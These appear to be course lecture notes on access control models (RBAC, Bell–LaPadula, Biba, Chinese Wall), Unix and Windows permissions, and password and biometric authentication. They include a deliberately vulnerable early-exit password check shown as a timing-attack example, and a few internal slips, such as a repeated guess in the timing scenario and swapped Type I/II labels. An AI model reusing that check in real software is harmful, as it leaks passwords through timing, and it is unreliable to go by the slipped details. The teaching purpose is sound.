2. **Limited expressiveness.** Basic RBAC makes it difficult to implement the principle of least privilege. Some roles are context-dependent, such as “Alice’s doctor” versus “any doctor.”
3. **Separation of duty.** RBAC must enforce that certain tasks require distinct roles or users, for example, “two doctors are needed to authorize a procedure.”

8.2.4 Group-Based Access Control

In large systems, there are too many subjects that frequently join and leave, resulting in large and dynamic ACLs.

Observation: Some permissions are always needed together. For example, access to sockets and network interfaces usually go hand in hand.

1. Assign permissions on access objects to **groups**.
2. Assign **subjects** to groups.
3. Subjects inherit the permissions of all their groups.

Negative permissions can be used to implement fine-grained policies. For instance, if Alice is denied access to `file.txt`, she must not gain access even if she belongs to a group that can access it.

8.2.5 Capabilities

Capabilities associate permissions with **subjects**. They can be stored with the subject, making them portable and easy to audit. Delegation is simple, but revoking a permission on a single object is difficult once the capability has been distributed.

Main challenges include:

- **Transferability:** once a capability is given, how can sharing be prevented?
- **Authenticity:** how can we verify that a capability is valid?

8.2.6 Ambient Authority and the Confused Deputy Problem

A recurrent issue in access control is the use of **ambient authority**, where an action only specifies the operation and the object(s) involved, without explicitly naming the subject.

Example: `open("file1", "rw")` The subject is implicit — it is understood as the process owner. This makes permission checking difficult. Although it improves usability (no need to repeat the subject), it weakens the enforcement of the least privilege principle and can lead to the **confused deputy problem**.

The Confused Deputy Problem A privileged program can be tricked into misusing its authority.

Example: Pay-per-use compiler The compiler receives an input and an output file. It compiles the input program and:

- writes usage data into a billing file,
- writes errors into the output file.

File	**Access Control List (ACL)**
`input`	{(Alice, write), (Compiler, read)}
`output`	{(Alice, read), (Compiler, read/write)}
`bill`	{(Alice, read), (Compiler, read/write)}

Table 3: Access Control Lists for the Pay-per-use Compiler Example.

Alice can modify and avoid paying if the compiler uses ambient authority. Alice can pass `bill` as the output path; the compiler opens it with its own read/write rights and overwrites the bill, avoiding charges.

Mitigations:

- Re-implement access control in the privileged process.
- Let privileged process check authorization for Alice.
- Capabilities can help.

8.3 DAC in Practice: Unix and Windows Systems

Many of the systems we use today rely on **Discretionary Access Control (DAC)**, such as social networks, cloud file-sharing systems, operating systems, etc.

8.3.1 Unix Systems

Principals and Groups Unix identifies users and groups through **User IDs (UIDs)** and **Group IDs (GIDs)**. Originally 16-bit values (now 32-bit), these IDs are stored in system files like `/etc/passwd` and `/etc/group`. Each user has a home directory (`/home/username`) and belongs to one or more groups.

Security Architecture In Unix, **everything is a file**. Each user owns a set of files, and each file has a simple Access Control List that expresses its access control policy. The file owner can modify permissions but cannot transfer ownership. System files are owned by privileged users who can perform system operations. All user processes execute with the privileges of the process owner — an example of **ambient authority**.

- User account format: `username:password:UID:GID:info:home:shell`
- Each file is associated with an owner UID and GID.
- Files contain 9 permission bits:
  - 3 actions: read (r), write (w), execute (x)
  - 3 subjects: owner (user), group, other
- Directories interpret bits differently:
  - Read => list files

- Write => add or remove files
- Execute => traverse directory (`cd`)

File Access Control in Action When a process attempts an operation, the system compares:

1. The process UID/GID with the file owner and group.
2. The file's mode bits to determine permission.

The order of checks matters:

1. If the UID matches the file owner => check owner bits.
2. Else if the GID matches the file's group => check group bits.
3. Otherwise => check "other" bits.

The root user (UID 0) bypasses most access checks.

Basic Permission Commands **Viewing permissions:**

```
ls -l #Display files with permissions (e.g., \texttt{-rwxr-xr--})
ls -ld directory/ #Display directory permissions
stat filename #Show detailed file information including permissions
```

Changing permissions with `chmod`:

```
# Symbolic mode:
chmod u+x file # Add execute permission for user (owner)
chmod g-w file # Remove write permission for group
chmod o=r file # Set other permissions to read-only
chmod a+r file # Add read permission for all (user, group, other)
chmod ug+rw file # Add read and write for user and group

# Octal mode:
chmod 755 file # rwxr-xr-x (owner: rwx, group: r-x, other: r-x)
chmod 644 file # rw-r--r-- (owner: rw-, group: r--, other: r--)
chmod 600 file # rw------- (owner: rw-, group: ---, other: ---)
chmod 777 file # rwxrwxrwx (all permissions for everyone)

# Recursive changes:
chmod -R 755 directory/ # Apply permissions recursively to all files and subdirectories
```

Octal notation: Each digit represents the sum of permission values:

- Read (r) = 4
- Write (w) = 2
- Execute (x) = 1
- No permission = 0

Examples: 7 = rwx (4+2+1), 6 = rw- (4+2), 5 = r-x (4+1), 4 = r– (4)

Changing ownership with `chown`:

```
chown user file # Change file owner
chown user:group file # Change owner and group
chown :group file # Change group only
chown -R user:group directory/ # Change ownership recursively
```

Changing group with `chgrp`:

```
chgrp group file # Change file group
chgrp -R group directory/ # Change group recursively
```

Setting special permissions:

```
chmod u+s file # Set setuid bit (4000 in octal)
chmod g+s directory # Set setgid bit (2000 in octal)
chmod +t directory # Set sticky bit (1000 in octal)
chmod 4755 file # Set setuid with rwxr-xr-x permissions
chmod 2755 directory # Set setgid with rwxr-xr-x permissions
chmod 1777 directory # Set sticky bit with rwxrwxrwx permissions
```

Superuser and Privilege Escalation The **root** user can access all system files and operations, forming part of the **Trusted Computing Base (TCB)**. Direct root login is discouraged; instead, `sudo` or `su` is used to temporarily gain elevated privileges.

```
sudo command # Execute a single command with root privileges
sudo -i # Start an interactive root shell
su # Switch to another user (default: root)
su - username # Switch user with their environment
```

Setuid and Setgid Mechanisms The `suid` and `sgid` bits allow an executable to run with the privileges of its owner or group, instead of the invoking user. This mechanism supports the principle of least privilege — for example, enabling users to change passwords without full root access. However, `setuid root` programs are risky and must be part of the TCB.

Examples of setuid programs:

- `/usr/bin/passwd` — Allows users to change passwords (needs write access to `/etc/shadow`)
- `/bin/ping` — Requires raw network socket access

Special Rights: Sticky Bit The sticky bit (`chmod +t`) restricts file deletion within a directory: only the file's owner can remove it, even if the directory is writable. Common example: the `/tmp` directory. On files, the sticky bit was historically used for faster loading from swap, but modern Linux systems ignore it.

Special User: Nobody The user `nobody` (UID -2) owns no files and belongs to no groups. It is often used to run untrusted or unknown code safely, minimizing potential damage if the process misbehaves or is compromised.

8.3.2 Windows and DAC

In Windows, principals include users, machines, and groups. Objects include files, registry keys, and printers. Each object has a **Discretionary Access Control List (DACL)** consisting of multiple **Access Control Entries (ACEs)**.

Each process or thread carries an **access token** containing:

- The login user account (who the process "runs as")
- All groups the user is a member of (recursively)
- All privileges assigned to these groups

When a process requests access to an object, the system compares the process's token with the object's DACL to decide access rights.

Windows DACL Structure Each DACL entry specifies:

- The type of ACE (allow or deny)

- The principal (user or group)
- A set of permissions (more fine-grained than Unix)
- Additional flags and attributes

Windows applies the **least privilege** principle by default, using mechanisms such as "Run as administrator" to limit ambient authority.

Basic Windows Permission Commands Using `icacls` (command-line):

```
icacls file.txt # Display current permissions
icacls file.txt /grant User:(R) # Grant read permission
icacls file.txt /grant User:(F) # Grant full control
icacls file.txt /deny User:(W) # Deny write permission
icacls file.txt /remove User # Remove user's permissions
icacls folder /grant User:(OI)(CI)F /T # Grant full control recursively
```

Permission abbreviations:

F = Full control

M = Modify

RX = Read and execute

R = Read

W = Write

D = Delete

Inheritance flags:

(OI) = Object inherit

(CI) = Container inherit

(NP) = Do not propagate

8.4 Mandatory Access Control (MAC)

In **Mandatory Access Control (MAC)**, a **centralized security policy** determines all access rights. Permissions are not granted by users but by system-enforced rules derived from the organization's security policy.

Typical use cases:

- **Military systems**: focus on *confidentiality* (e.g., "Top Secret" data)
- **Hospitals**: focus on *confidentiality* and *integrity*
- **Banks**: focus on *integrity*

A resource owner cannot override the system policy. The goal is to enforce security even if a subject behaves maliciously.

8.4.1 Bell–LaPadula (BLP) Model: Protecting Confidentiality

The **Bell–LaPadula (BLP)** model enforces **confidentiality** by controlling information flow between subjects and objects.

Subjects and Objects Each **subject** S (user, process) and **object** O (file, resource) is assigned a **security level**. Subjects may have four access modes:

Execute Cannot read or modify the object but can run it.

Read Can view the object but not modify it.

Append Cannot read the object but can add or attach new data.

Write Can both read and modify the object.

Security Levels and Classifications Each object (and subject) is labeled with:

$$\text{Security Level} = (\text{Classification}, \{\text{Categories}\})$$

- **Classification:** hierarchical labels (e.g., `Unclassified < Confidential < Secret < Top Secret`)
- **Categories:** non-hierarchical compartments grouping related topics (e.g., `Nuclear, NATO, Crypto`)

Dominance Relationship A level (L_1, C_1) **dominates** (L_2, C_2) if and only if:

$$L_1 \geq L_2 \quad \text{and} \quad C_2 \subseteq C_1$$

This relation defines a **lattice** that organizes all possible classifications:

- Transitive: if A dominates B and B dominates C, then A dominates C.
- Has a top element (highest clearance) and a bottom element (lowest clearance).
- Not total – some levels may be incomparable.

Example of Dominance Relationship

- Levels: `Admin < Nurse < Surgeon < Doctor`
- Categories: `DEMOGRAPHICS, ANALYSIS, RESULTS`

For instance,
(Doctor, {DEMOGRAPHICS, ANALYSIS, RESULTS})
dominates
(Surgeon, {DEMOGRAPHICS})
because Doctor > Surgeon and
{DEMOGRAPHICS} ⊆ {DEMOGRAPHICS, ANALYSIS, RESULTS}.

Level that dominates all: (Doctor, {DEMOGRAPHICS, ANALYSIS, RESULTS})

Level that dominates only itself: (Admin, {})

Dominance Lattice Diagram

Subject Levels Each subject has:

- A **clearance level** — the maximum level assigned.
- A **current level** — the level at which it currently operates.




Figure 5: Example of dominance lattice between classification levels.

Constraint:

$$\text{clearance}(S) \text{ must dominate current-level}(S)$$

Subjects may temporarily lower their current level to handle less classified data safely.

Simple Security Property (ss-property) If a subject S has read access to an object O:

$$\text{level}(S) \text{ dominates level}(O)$$

This enforces the rule **"No Read Up (NRU)"**. Subjects cannot read data above their clearance.

Star Property (*-Property) A subject may write to an object O_2 only if:

$$\text{level}(O_2) \geq \text{level}(O_1)$$

This enforces the rule **"No Write Down (NWD)"**, preventing data from leaking to lower levels.

Tranquility (*-Property Revisited) If a subject has simultaneous "observe" access to O_1 and "alter" access to O_2, then:

$$\text{level}(O_2) \text{ dominates level}(O_1)$$

This generalizes the *-property, preventing information leaks from high to low levels even through indirect operations such as append.

Discretionary Security Property (DS-Property) If an access $(subject, object, action)$ occurs, it must be explicitly authorized in the **access control matrix**:

$$(subject, object, action) \in M$$

This complements MAC by enforcing a **need-to-know principle** within each classification level.

Relation between MAC and DAC MAC enforces global confidentiality boundaries, while DAC refines permissions within them:

- MAC ensures subjects cannot exceed their clearance.
- DAC enforces least privilege among peers at the same level.

Together, they form a layered access control framework.

8.4.2 Basic Security Theorem

Theorem: If all **state transitions** are secure and the **initial state** is secure, then every subsequent state remains secure regardless of inputs.

If for every access:

1. The **ss-property** holds (No Read Up),
2. The ***-property** holds (No Write Down),
3. The **ds-property** holds (Authorized in the matrix),

then the system is secure for all sequential transitions. Thus, system security can be analyzed using only **single-step transitions**.

Covert Channels A **covert channel** is any unintended communication path allowing information flow contrary to the security policy.

Types

- **Storage channels:** use shared resources such as counters or file identifiers.
- **Timing channels:** rely on CPU time, cache state, or response delay variations.

Mitigation Strategies

- **Isolation:** prevent shared resources between high and low domains.
- **Noise injection:** randomize timing or insert artificial delays.

Complete elimination is infeasible – typical mitigation reduces bandwidth below 1 bit/s. This is acceptable for general data but insufficient for cryptographic keys, which must be kept on dedicated hardware.

8.4.3 Declassification

Declassification is the controlled lowering of an object's classification level. It is necessary for transparency and document release but introduces risks.

Controlled Declassification

- Always governed by explicit policy and subject to audit.
- Usually manual, requiring human approval.
- Vulnerable to covert channels and residual data.

Examples of Residual Data

- Microsoft Word stores deleted text in revision history.
- PDF redactions often leave hidden, unremoved text behind.

8.4.4 Limitations of Bell–LaPadula

- Focuses only on **confidentiality**, not integrity or availability.
- Based on **state transitions**, unsuitable for dynamic, distributed systems.
- The ss, *, and ds properties alone cannot guarantee full confidentiality.

- Reclassification or clearance changes may create covert channels.
- A fully static system is impractical in real deployments.

Summary Bell–LaPadula remains the foundational model for **confidentiality enforcement**. Modern systems complement it with integrity-based models such as **Biba** and policy-driven models like **Clark–Wilson** to achieve complete information security.

8.5 Mandatory Access Control: Integrity Security Models

Integrity in Commercial Systems In commercial or civilian services such as **banking, stock trading, sales inventory, land registries, student grade databases,** or **electronic contracts and payments**, the primary concern is **integrity**. Fraud prevention relies on ensuring that the **adversary has not influenced the result**. Confidentiality is often secondary or even unnecessary.

Integrity is a fundamental aspect of computer security:

- The **Trusted Computing Base (TCB)** must maintain high integrity.
- **Public-key cryptography** depends on high integrity to preserve confidentiality.

8.5.1 Biba Model: Protecting Integrity

The **Biba Model** is the dual of Bell–LaPadula, designed to protect **integrity** rather than confidentiality.

Two Core Rules

Simple Integrity Property (No Read Down): A subject cannot read data from a lower integrity level. This prevents high-integrity subjects from being corrupted by untrusted data.

$$\text{If } S \text{ reads } O, \text{ then } \mathit{level}(S) \leq \mathit{level}(O)$$

Star Integrity Property (*-Integrity or No Write Up): A subject cannot write data to a higher integrity level. This prevents low-integrity subjects from contaminating trusted data.

$$\text{If } S \text{ writes } O, \text{ then } \mathit{level}(S) \geq \mathit{level}(O)$$

Biba in Practice

- **In a bank:** The director (high integrity) establishes rules. Employees (lower integrity) may read these rules but cannot modify them.
- **In a computer system:** A web application running in a browser (low integrity) must not write to system files (high integrity). It may only write to temporary or sandboxed locations such as `/tmp`.




Figure 6: Biba Integrity Model: upward flow of trusted information only.

8.5.2 Biba Variants

Low-Water-Mark Policy for Subjects Subjects start with their maximum integrity level. When they access an object, their current level is **lowered** to the minimum of both levels:

$$current(S) := \min(current(S), level(O))$$

This temporary downgrade limits corruption spread. For example, if a network process (low integrity) is compromised, the subject's session automatically downgrades.

Drawback: Label creep – subjects quickly lose integrity and may need resets.

Low-Water-Mark Policy for Objects When a subject writes to an object, the object's integrity becomes the minimum of its own and the subject's:

$$level(O) := \min(level(O), level(S))$$

A database (high integrity) written by a network service (low integrity) becomes low-integrity. This only allows for **integrity violation detection**, not prevention.

Mitigation: Use replication or sanitization to restore integrity.

8.5.3 Invocation Rules in Biba

Simple Invocation Property A subject may invoke another subject only if it **dominates** that subject:

$$\text{invoke}(S_1, S_2) \Rightarrow level(S_1) \geq level(S_2)$$

This protects high-integrity data from misuse by low-integrity subjects. **Issue:** The output's integrity level may be ambiguous.

Controlled Invocation Property A subject may invoke another subject only if the invoked subject dominates it:

$$\text{invoke}(S_1, S_2) \Rightarrow level(S_2) \geq level(S_1)$$

This prevents low-integrity subjects from influencing high-integrity code, but may complicate detecting polluted information flows.

8.5.4 Sanitization

Definition **Sanitization** is the process of transforming **low-integrity** inputs into **high-integrity** data by validation or filtering.

Many real-world vulnerabilities arise from poor sanitization:

- **Web security:** A web server (high integrity) processes untrusted client input (low integrity). Without sanitization => SQL injection.
- **Operating systems:** A privileged UNIX SUID program (high integrity) accepts user input (low integrity). Without sanitization => buffer overflow.

Principle 2: Fail-Safe Default Access decisions must be based on **explicit permission**, not exclusion. A system should positively verify that inputs are valid before raising their integrity.

- **Whitelist approach:** Accept only inputs that satisfy known-good constraints. Example: restrict captions to safe Unicode or escape unsafe characters.
- **Do not use blacklist filtering:** Checking only for forbidden patterns like `<script>` is insufficient (leads to XSS vulnerabilities).

8.5.5 Principles to Support Integrity

Three principles strengthen integrity enforcement:

Separation of Duties: Require multiple principals for a critical operation. Harder for an adversary to tamper since multiple entities must be compromised.

Rotation of Duties: Limit time and scope of each role. Reduces long-term insider threat.

Secure Logging: Maintain tamper-evident logs across entities. Ensures traceability and recovery after integrity failures.

8.5.6 Chinese Wall Model

Motivation Inspired by UK financial regulations to prevent **conflicts of interest**. A strict separation must exist between entities (even within one firm) handling competing clients.

Entities and Concepts

1. Each object is labeled with its origin, e.g., `Pepsi Ltd.`, `Coca-Cola Co.`, `Microsoft Audit`.
2. Organizations define **conflict sets**, e.g., {`Pepsi Ltd.`,`Coca-Cola Co.`} or {`Microsoft Audit`,`Microsoft`
3. Each subject keeps a history of accessed labels.

Access Rule A subject can read an object only if the access does not cause information flow between two entities within the same conflict set.

Example:

1. Alice accesses `Pepsi Ltd.` (allowed)
2. Then she accesses `Microsoft Investments` (allowed)
3. When she tries to access `Coca-Cola Co.` (denied) because she already accessed `Pepsi Ltd.`

Indirect conflicts are also detected:

1. Alice works for `Pepsi Ltd.`
2. Bob works for `Coca-Cola Co.` and `IBM Co.`
3. Alice cannot access `IBM Co.`, since information may flow from Pepsi => Alice => IBM => Coca-Cola.

Sanitization in Business To enable collaboration, some information can be "unlabeled" or sanitized, e.g., general market statistics that do not reveal client-specific data.

8.5.7 Summary

- **Security models** define formal patterns for designing MAC policies.
- **Bell–LaPadula (BLP):** confidentiality – key concept: *declassification.*
- **Biba:** integrity – key concept: *sanitization.*
- **Chinese Wall:** handles conflicts of interest (integrity + confidentiality).

Integrity-focused MAC models allow systems to maintain trustworthy operations, ensure safe collaboration, and reduce fraud or insider corruption.

9 Authentication

9.1 What is Authentication?

Definition **Authentication** is the process of verifying a claimed identity.

It must be distinguished from:

- **Message authentication:** Verifying that a message comes from the designated sender and has not been modified.
- **Authorization:** Deciding whether a principal is allowed to perform an action (covered in access control).

Role in Security Architecture Authentication is a prerequisite for authorization:

1. **Authentication:** The system binds the actor to a **principal** (an abstract entity authorized to act, such as users, connections, or processes).
2. **Authorization:** The system decides whether the principal is authorized to perform the requested action according to the security policy.

9.2 Authentication Factors

Authentication methods are based on proving identity through different factors:

What you know Passwords, secret keys, PINs

What you are Biometrics (fingerprint, face, iris, voice)

What you have Smart cards, security tokens, mobile phones

Where you are Location, IP address

How you act Behavioral authentication patterns

Who you know Social ties and relationships

The first three factors are the most traditional and widely deployed.

9.3 Password Authentication

9.3.1 Overview

A **password** is a secret shared between the user and the system.

The user provides a password, and the system checks it to authenticate the user's claimed identity.

Core Security Challenges Password authentication must address four fundamental problems:

1. **Secure transfer:** Passwords may be eavesdropped during communication.
2. **Secure checking:** Naive checks may leak information about the password.
3. **Secure storage:** If the password database is stolen, the entire system is compromised.
4. **Secure passwords:** Easy-to-remember passwords tend to be easy to guess.

9.3.2 Secure Transfer

The Problem When a user sends their password over a network, an adversary (Eve) can intercept it:

$$\text{Alice} \xrightarrow{\text{(username,password)}} \text{Server}$$

If the channel is insecure, Eve can read both the username and password.

Solution: Encrypted Channels Use **TLS/HTTPS** (HTTP over TLS) to encrypt the communication channel.

TLS combines:

- **Diffie-Hellman:** For secure key exchange
- **Digital signatures:** For authentication
- **Hybrid encryption:** For efficient confidentiality

With TLS, the transmitted data becomes:

$$\text{Alice} \xrightarrow{\text{(username,}E_k\text{(password))}} \text{Server}$$

where k is a session key established through TLS.

Replay Attacks Even with encryption, an adversary can **replay** captured authentication messages:

1. Eve captures: $(\text{username}, E_k(\text{password}))$
2. Eve replays this exact message later to impersonate Alice

Encryption alone does not prevent replay attacks since the adversary doesn't need to decrypt the message to reuse it.

9.3.3 Challenge-Response Protocols

Solution to Replay Attacks Challenge-response protocols prevent replay by ensuring each authentication attempt is unique.

Protocol steps:

1. Alice sends: "I want to login as Alice"
2. Server generates a random challenge R (a nonce from a large space)
3. Server sends: R
4. Alice computes and sends: $E_k(\text{password}, R)$
5. Server verifies the response and deletes R

Why this works:

- Each challenge R is used only once
- Captured responses cannot be replayed (different R each time)
- The server must track used challenges to prevent reuse

Critical warning: Do not design your own authentication protocol. Use established standards like TLS, which incorporate challenge-response mechanisms.

9.3.4 Secure Storage

The Problem If the server stores passwords in plaintext, anyone who gains access to the password database can read all passwords:

Username	Password
Alice	`Wubbalubba`
Bob	`IloveEthan`
Charlie	`IhateRick`

Threat scenarios:

- File theft (malicious insider, hacker)
- File leakage (misconfiguration, backup exposure)
- Shared resources (world-readable permissions)

Bad Solution: Encrypted Storage Store passwords encrypted with a secret key k:

Username	Encrypted Password
Alice	E_k(`Wubbalubba`)
Bob	E_k(`IloveEthan`)

Verification:

1. User provides password p
2. Server computes $e' = E_k(p)$
3. Server checks if $e' = e$

Problem: If an attacker steals both the password file and the encryption key k, all passwords are compromised. The key must be stored somewhere accessible to the server, creating a single point of failure.

Better Solution: Hashed Passwords Store passwords as cryptographic hashes:

Username	Hash
Alice	H(`Wubbalubba`)
Bob	H(`IloveEthan`)

Verification:

1. User provides password p
2. Server computes $h' = H(p)$
3. Server checks if $h' = h$

Security properties:

- **Pre-image resistance:** Given $H(m)$, it is difficult to find m
- **Second pre-image resistance:** Given m, difficult to find $m' \neq m$ such that $H(m') = H(m)$
- **Collision resistance:** Difficult to find any pair (m, m') such that $H(m) = H(m')$

With these properties, even if the password file is stolen, the attacker cannot directly recover passwords or produce valid alternatives.

9.3.5 Offline Dictionary Attacks

The Threat Even with hashed passwords, an attacker can perform **offline dictionary attacks**:

1. Steal the password file containing hashes
2. For each word w in a dictionary (common passwords list):
   - Compute $H(w)$
   - Check if $H(w)$ matches any hash in the stolen file
3. If a match is found, the password is cracked

Why This Works

- Hash functions are **public and deterministic** – anyone can compute H(password)
- Users choose passwords from a **limited set** of common words
- The theoretical space of 8-character passwords is $94^8 \approx 2^{52}$ (using letters, digits, punctuation)
- In practice, users select from a much smaller set of common passwords

Examples of common passwords:

- `123456`, `password`, `qwerty`
- Dictionary words, names, dates
- Simple patterns

Attack Optimizations Attackers can accelerate dictionary attacks through:

- **Precomputed dictionaries:** Compute $H(w)$ for common passwords once, reuse forever
- **Rainbow tables:** Space-efficient precomputed chains of hash values
- **GPU acceleration:** Parallel computation on graphics cards (billions of hashes per second)

9.3.6 Defense: Salted Hashes

Solution Store passwords as hashes combined with a unique random **salt**:

Username	Hash	Salt
Alice	$H(\texttt{Wubbalubba} \,\|\|\, s_1)$	s_1
Bob	$H(\texttt{IloveEthan} \,\|\|\, s_2)$	s_2
Charlie	$H(\texttt{IhateRick} \,\|\|\, s_3)$	s_3
Dave	$H(\texttt{IhateRick} \,\|\|\, s_4)$	s_4

Verification:

1. User provides password p
2. Server retrieves user's salt s
3. Server computes $h' = H(p \,\|\|\, s)$
4. Server checks if $h' = h$

Benefits

- **Unique hashes:** Same password with different salts produces different hashes (Charlie and Dave both use `IhateRick`, but their hashes differ)
- **No precomputation:** Rainbow tables and precomputed dictionaries become useless
- **Increased attack cost:** Attackers must recompute the dictionary for *every* salt

If there are N users with unique salts, the attacker must perform N times as many hash computations to crack all passwords.

Salt Properties

- **Random:** Must be unpredictable (cryptographically secure random number generator)
- **Unique:** Each user must have a different salt
- **Length:** Typically 128 bits or more
- **Public:** The salt is stored in plaintext alongside the hash (not secret)

9.3.7 Additional Password Storage Defenses

Slow Hash Functions Use hash functions specifically designed to be computationally expensive:

bcrypt Based on Blowfish cipher, configurable work factor

scrypt Memory-hard function, resistant to hardware acceleration

Argon2 Winner of the Password Hashing Competition (2015), resistant to GPU/ASIC attacks

Iteration counts: Apply the hash function repeatedly (e.g., 1000+ iterations):

$$H_{\text{slow}}(p, s) = H(H(H(\cdots H(p \,||\, s) \cdots)))$$

This multiplies the time required for each password guess, making brute-force attacks much slower.

Additional Measures

- **Password complexity requirements:** Enforce minimum length, require mixed characters (but be careful not to reduce usability excessively)
- **Split verification:** Require a second server to complete authentication (invalidates offline attacks)
- **Access control:** Restrict who can read the password file (e.g., Unix `/etc/shadow` readable only by root)
- **Rate limiting:** Limit login attempts to slow down online guessing attacks

Implementation Best Practices

- **Never implement your own:** Use established libraries (e.g., `bcrypt`, `scrypt`, `Argon2`)
- **Use high-level APIs:** Modern frameworks provide secure password hashing out of the box
- **Regular updates:** Increase iteration counts as hardware improves
- **Migration:** When updating algorithms, rehash passwords on next successful login

9.3.8 Secure Checking

Timing Attacks Even with proper storage, password verification can leak information through **timing side channels**.

Vulnerable implementation (character-by-character comparison):

```python
def check_password(input_pw, stored_pw):
    if len(input_pw) != len(stored_pw):
        return False
    for i in range(len(stored_pw)):
        if input_pw[i] != stored_pw[i]:
            return False  # Immediate rejection
    return True
```

Attack scenario:

1. Attacker tries: `Aubbalubba` – rejected after 1 comparison (fast)
2. Attacker tries: `Wubbalubba` – rejected after 2 comparisons (slower)
3. Attacker tries: `Wubbalubba` – rejected after 3 comparisons (even slower)

The **timing difference** reveals how many characters are correct, allowing the attacker to guess the password character by character.

Secure Solution: Constant-Time Comparison Always compare all characters, regardless of where a mismatch occurs:

```
def check_password_secure(input_pw, stored_pw):
    if len(input_pw) != len(stored_pw):
        return False

    result = True
    for i in range(len(stored_pw)):
        if input_pw[i] != stored_pw[i]:
            result = False
        # Continue checking all characters!
    return result
```

Better approach: Use cryptographic hash comparison, which inherently performs constant-time operations.

Best practice: Use well-tested constant-time comparison functions from cryptographic libraries (e.g., `hmac.compare_digest()` in Python, `crypto.timingSafeEqual()` in Node.js).

9.3.9 Fundamental Problems with Passwords

Despite all security measures, password authentication has inherent weaknesses:

Usability Issues

- **Memory burden:** Strong passwords are difficult to remember
- **Password reuse:** Users reuse passwords across multiple systems
- **Written passwords:** Users write down passwords, creating physical security risks
- **Password fatigue:** Users must manage dozens or hundreds of passwords

Vulnerability to Theft

- **Keyloggers:** Malware that records all keystrokes
- **Shoulder surfing:** Direct observation of password entry
- **Phishing:** Social engineering attacks that trick users into revealing passwords
- **Social engineering:** Manipulating users into disclosing passwords
- **Database breaches:** Large-scale theft of password databases

Mitigation Strategies

- **Password managers:** Generate and store unique, strong passwords
- **Multi-factor authentication:** Add additional authentication factors
- **Passwordless authentication:** Use alternative methods (biometrics, hardware tokens)
- **Security awareness training:** Educate users about threats

9.4 Biometric Authentication

9.4.1 Definition

Biometrics is the measurement and statistical analysis of people's unique physical and behavioral characteristics.

Common Biometric Modalities

Physiological Fingerprint, face recognition, iris/retina scan, DNA

Behavioral Voice recognition, handwritten signature, typing patterns, gait analysis

9.4.2 Advantages

- **Nothing to remember:** No passwords or PINs to memorize
- **Passive:** Often requires minimal user effort (e.g., face recognition)
- **Difficult to delegate:** Cannot easily share biometric traits
- **Unique:** If the algorithm is accurate, biometrics can uniquely identify individuals
- **Always available:** Users carry their biometrics with them

9.4.3 Biometric System Architecture

1. Enrollment Phase The system creates a biometric template for each user:

1. **Capture:** Acquire raw biometric data (e.g., fingerprint image)
2. **Feature extraction:** Process raw data to extract distinctive features
3. **Template creation:** Generate a compact mathematical representation
4. **Storage:** Store the template in a database

Example (fingerprint):

1. Scan fingerprint image
2. Detect minutiae points (ridge endings, bifurcations)
3. Create template: $(x_1, y_1, \theta_1), (x_2, y_2, \theta_2), \ldots$
4. Store template linked to user identity

2. Verification Phase The system authenticates a user claiming an identity:

1. **Capture:** Acquire new biometric sample
2. **Feature extraction:** Extract features from the sample
3. **Matching:** Compare extracted features with stored template
4. **Decision:** Accept or reject based on similarity score

Matching process:

$$\text{similarity}(\text{sample}, \text{template}) = s$$

$$\text{decision} = \begin{cases} \text{Accept} & \text{if } s \geq \theta \\ \text{Reject} & \text{if } s < \theta \end{cases}$$

where θ is a threshold parameter.

System Deployment Architectures

Architecture	**Capture**	**Process**	**Store**
Fully local	Local	Local	Local
Hybrid	Local	Local	Remote
Fully remote	Local	Remote	Remote

Examples:

- **Smartphone fingerprint:** Fully local (on-device sensor, processor, secure enclave)
- **Airport face recognition:** Hybrid (local camera, local processing, central database)
- **Remote biometric authentication:** Fully remote (web camera, cloud processing and storage)

9.4.4 Error Rates and Threshold Selection

Biometric systems are probabilistic and make two types of errors:

False Positive (False Accept) An impostor is incorrectly authenticated (Type II error)

False Negative (False Reject) A legitimate user is incorrectly rejected (Type I error)

Performance Metrics

- **False Accept Rate (FAR):** Probability of accepting an impostor
- **False Reject Rate (FRR):** Probability of rejecting a legitimate user
- **Equal Error Rate (EER):** Point where FAR = FRR (used to compare systems)

Threshold Trade-off The decision threshold θ controls the balance between FAR and FRR:

- **Low threshold:** More acceptances $\Rightarrow$ High FAR, Low FRR
- **High threshold:** Fewer acceptances $\Rightarrow$ Low FAR, High FRR

Configuration depends on application:

- **Bank ATM:** Prioritize low FAR (minimize fraud) even if legitimate users must retry occasionally
- **Gym access:** Prioritize low FRR (good user experience) even if occasional impostor gets in
- **Border control:** Balanced approach, with secondary checks for uncertain cases

Fundamental limitation: *Decreasing false negatives increases false positives.* There is no perfect threshold that eliminates both error types.

9.4.5 Problems with Biometrics

Security Concerns

Hard to keep secret Biometric data is inherently public or semi-public:

- Signatures visible on ID cards
- Fingerprints left on surfaces (glasses, door handles, touchscreens)
- Face photos available online (social media, surveillance cameras)

- Voice recordings in videos

Difficult to revoke Unlike passwords or keys, biometrics cannot be changed:

- "Sorry, your fingerprint has been compromised, please generate a new one" – impossible!
- Once a biometric template is stolen, the user cannot "reset" their biometric
- Alternative biometrics (other fingers, other eye) provide limited options

Liveness detection Distinguishing real biometrics from fake reproductions:

- **Fingerprints:** Gelatin or latex molds, printed patterns
